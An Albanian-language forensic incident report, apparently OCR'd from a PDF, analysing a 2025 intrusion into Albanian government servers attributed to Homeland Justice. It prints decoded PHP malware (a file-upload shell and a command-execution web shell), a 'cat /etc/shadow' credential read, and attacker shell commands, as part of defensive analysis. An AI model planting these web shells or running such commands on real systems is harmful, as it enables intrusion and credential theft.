


Figura 24: Lëvizje laterale nga [redacted] Front End drejt [redacted] Back End server përmes RDP

Në këtë përdorues evidentohet gjithashtu historiku i shfletuesit *(Google Chrome)*, ku është tentuar në orën **22:03** aksesi drejt *vSphere*. Aksesi konfirmohet dhe nga loget e *vSphere* (Figura 20)




Figura 25: Historiku Shfletuesit (Google Chrome)




Figura 26: Log-et e autorizimit në vSphere

2.3 Data 13 Qershor 2025

[redacted]. Me datë 13 Qershor 2025, nga analizimi i *webserverit* të Drejtorisë Përgjithshme e Taksave dhe Tarifave Vendore (DPPTV) evidentohen shenja kompromentimi si mëposhtë.

2.3.1 Drejtoria e Përgjithshme e Taksave dhe Tarifave Vendore (dpttv.gov.al)

Një video[1] e postuar nga Homeland Justice demonstroi aksesin dhe ngarkimin e skedarit keqdashës (display_10.exe) me me qëllim cenimin e integritetit të sistemit dhe për ta bërë atë të paakesueshëm drejt *webserverit* të *Drejtorisë së Përgjithshme të Taksave dhe Tarifave Vendore*, ***dpttv.gov.al***




Figura 27: Form upload në dpttv.gov.al

Në orën **09:08** në webserverin e DPTTV është ngarkuar një skedar me emrin **demo.txt** përmbajtja e të cilës është një skedar i tipit tekst i enkoduar me *base64*. Nëse këtë skedar e dekodojmë do evidentohet një pjesë kodi e cila është e tipit *php* dhe nga kodi duket që është tepër i fshehur. Më pas, një minutë më vonë, aktorët ndryshojnë prapashtesën nga *.txt* në *php* në mënyrë që ta përdorin këtë skedar si pjesë të vetë aplikacionit.

[1] https://t.me/JusticeHomeland1/525




Figura 28: Ndryshimi prapashtesës nga .txt në .php




Figura 29:Analiza kodit burim, skedari demo.php

Kjo pjesë kodi:

1. *Ndërton emrat e funksioneve base64_decode() dhe openssl_decrypt() në mënyrë të fshehur (obfuscated).*

- *Dekodon një string të koduar në base64 që përmban një shell PHP dhe e dekripton atë me AES-256-CBC.*
- *E ekzekuton rezultatin me eval() duke e futur direkt në PHP interpreter.*

Nësc c dckodojmë kodi që do të shfaqct është:

```php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $uploadFile = basename($_FILES['file']['name']);
    if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadFile)) {
        echo "File uploaded successfully: " . htmlspecialchars($uploadFile);
    } else {
        echo "File upload failed.";
    }
    exit;
}
```

Figura 30: Dekodimi i kodit burim demo.php

```
1. if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])
```

- Kontrollon nëse kërkesa HTTP që vjen është e tipit POST
- Dhe nëse brenda saj ndodhet një file me emrin "file" (nga një formë ose POST me multipart)

```
1. $uploadFile = basename($_FILES['file']['name']);
```

Merr emrin origjinal të skedarit të ngarkuar.

Pra i gjithë qëllimi është ngarkimi i skedarëve të ndryshëm në direktorinë e aplikacionit.

Figura 31: Fshehja në skedarin keqdashës php

Faza e 2 . Ngarkimi i webshell page-index.demo.php

Ky skedar gjithashtu është tepër i fshehur, i programuar në php.

```
<?php
error_reporting(error_level: E_ALL ^ E_WARNING ^ E_NOTICE ^ E_STRICT ^ E_DEPRECATED);
$_d0b7Op221sZcvggjojewioehi3 = 'base64';$_d0b7Op221sZcvggjojewioehi3 .= '_';$_d0b7Op221sZcvggjojew
?>
```

Figura 32: Skedar i programuar në php

Gjatë dekodimit evidentohet se kodi i vërtetë është:

```
1. if(isset($_POST[[redacted]])){
2.     system($_POST[[redacted]] . ' 2>&1');
```

```
3. }
```

Ky është një ***web shell i cili shërben për ekzekutim komandash***.

```
1. if(isset($_POST[[redacted]']))
```

Kontrollon nëse është dërguar një POST me emrin e parametrit [redacted]

```
2. system($_POST[[redacted]] . ' 2>&1');
```

Ekzekuton vlerën që i është dhënë si komandë shell në server.
2>&1 bashkon daljen e gabimeve (stderr) me daljen normale (stdout) —
që do të thotë se sulmuesi sheh çdo gjë që komanda prodhon.

Pasi arrihet të krijohet qëndrueshmëria në sistem, nuk shihet aktivitet deri në datën 19 Qershor, kur ndodh dhe ekzekutimi i skedarit ***display_10.exe***

2.4 Data 14 Qershor 2025

Ndonëse aktiviteti ka qenë i ulët, evidentohen komanda të ekzekutuara në serverin efëmijët backend .

- Në server ekzekutohet komanda *COMMAND=/usr/bin/cat /etc/shadow* :




Figura 33: Leximi i skedarit ku mbahen fjalëkalimet në sistemet Linux

- Krijohet dhe fshihet file *aa.txt*. Aksesohet file *.bash_history*


Figura 34: Krijimi dhe fshirja e skedarit aa.txt

- *Pingohet* IP 4.2.2.4

```
ping 4.2.2.4
history
cd /home
```

Figura 35: Ping 4.2.2.4

Bazuar në raportin e ***checkpoint*** (https://research.checkpoint.com/2024/bad-karma-no-justice-void-manticore-destructive-activities-in-israel/) (**20 Maj 2024**) ku krahasohen dhe evidentohen të përbashkëtat e sulmeve që Iran ka kryer drejt Izraelit dhe Shqipërisë, shikohen që edhe kësaj rradhe teknikat janë të ngjashme, Në atë kohë sulmet i atribuoheshin *Void Manticore*. (Detaje më të thelluara në 1) *ATRIBUIMI – Inteligjenca e kërcënimeve kibernetike* dhe *2) Inteligjenca me burim të hapur (OSINT)*)



As we monitored the activity of the group's interaction with "Karma Shell", we retrieved some of the commands executed by the attacker on the compromised server.

#	parameter	argument
1	run_command	c:\windows\system32\cmd.exe /c echo %userprofile%
2	upload_file	C:\ProgramData\a.txt
3	run_command	c:\windows\system32\cmd.exe /c ping.exe -n 1 4.2.2.4
4	run_command	c:\windows\system32\cmd.exe /c ping.exe -n 1 microsoft.com

Figura 36: Teknika të ngjashme me sulmet në Izrael

2.5 Data 16 Qershor 2025

Në këtë datë evidentohet aktivitet i shtuar për përdoruesin "[redacted]"i cili ka të drejta si "Enterprise Admin" në *Active Directory*. Përdoruesi është krijuar në 2014 dhe fjalëkalimi për herë të fundit është ndryshuar në 2022. Në total numërohen 3 përdorues me privilegje "*Enterprise Admin*" dhe 20 përdorues me privilegje "*Domain Admin*".




Figura 37: Lista Përdoruesve me privilegje të larta

```
PS C:\Users\                    > Get-ADUser -Identity "admin" -Properties * | Format-List Name, SamAccountName,

Name                  : Admin
SamAccountName        : admin
LastLogonDate         : 6/19/2025 3:51:40 PM
PasswordLastSet       : 3/31/2022 6:03:01 PM
Enabled               : True
AccountExpirationDate :
PasswordExpired       : False
LockedOut             : False
WhenCreated           : 8/14/2014 3:10:04 PM
```

*Figura 38: Detaje mbi përdoruesin **admin.***

2.6 Datat 19-20 Qershor 2025

Në datën **19 Qershor** në orën **12:56** evidentohet ekzekutimi i disa komandave nga webserver-i [redacted](frontend) me IP [redacted].Është ekzekutuar skripti DSInternals ku janë marrë informacione mbi përdoruesit në Active Directory, gjithashtu vërehet përdorimi *RDP* për të aksesuar webserverin [redacted](backend), i cili është përdorur si bazë për aktivitetet si: eksfiltrimi i të dhënave, qasjen në vSphere dhe *AD*.

timestamp	detections	Event ID	Channel	Computer	Information
2023-04-24T14:47:43.508011+00:00	PowerShell - Script Block Auditing	4104	Microsoft-E		AP C:\Windows\TEMP\SDIAG_ab42c3cb-4cb2-49b5-a083-b09afd903e83\CL_Utility.ps1
2023-06-13T08:28:24.837323+00:00	PowerShell - Script Block Auditing	4104	Microsoft-E		AP C:\Windows\TEMP\SDIAG_c7554834-bc17-495d-b72e-6fceab47563e\CL_Utility.ps1
2023-07-04T09:03:48.568577+00:00	PowerShell - Script Block Auditing	4104	Microsoft-E		AP C:\Windows\TEMP\SDIAG_11be209e-8600-40fd-8cf4-ae397e0d8ef5\CL_Utility.ps1
2023-07-19T14:43:36.174784+00:00	PowerShell - Script Block Auditing	4104	Microsoft-E		AP C:\Windows\TEMP\SDIAG_fd7cd303-0300-4e1d-bb74-91f0bb1742a4\CL_Utility.ps1
2023-09-04T11:37:50.465434+00:00	PowerShell - Script Block Auditing	4104	Microsoft-E		AP C:\Windows\TEMP\SDIAG_efd8842f-1d54-4f5b-aafe-8ecd8b28b938\CL_Utility.ps1
2024-02-23T18:26:22.162682+00:00	PowerShell - Script Block Auditing	4104	Microsoft-E		AP C:\Windows\TEMP\SDIAG_b500ca82-94ac-459f-b37a-4105718fb9ba\CL_Utility.ps1
2025-06-19T12:56:16.937016+00:00	PowerShell - Script Block Auditing	4104	Microsoft-E		AP C:\Logs\DSInternals_v5.3\DSInternals\DSInternals.Bootstrap.psm1

Figura 39: Ekzekutimi i skriptit DSInternals




Figura 40: Listimi i përdoruesve të AD përmes DSInternals




Figura 41: Informacion mbi përdoruesit

Në orën **15:52** krijohet direktoria "***admin***" në webserverin [redacted] (backend), çfarë tregon që ky përdorues akseson këtë kompjuter për herë të parë. Menjëherë në **16:02** i njejti përdorues akseson Active Directory. Veprimet e shpeshta dhe paralele tregojnë që aktorët kanë vepruar në grup nga terminale të ndryshme.




Figura 42: Sistemet e përdorura nga përdoruesi [redacted](Active Directory–[redacted] web-server backend)

Nga loget e webserveri [redacted] ([redacted]), shikohet përdorimi i disa terminaleve njëkohësisht, dhe është pikërisht ky server i cili përdoret si *proxy* për të kaluar në Active Directory përmes RDP.




Figura 43: Aktiviteti i logineve në Webserverin




Figura 44: Përdorimi RDP për të aksesuar Active Directory

Në rrjedhën e ngjarjeve u evidentua prezenca e përdorimit të *Mega* dhe *MegaSync* për eksfiltrimin e të dhënave. Aktiviteti evidentohet nga webserveri [redacted] (backend) nëpërmjet historisë së shfletuesit të internetit.

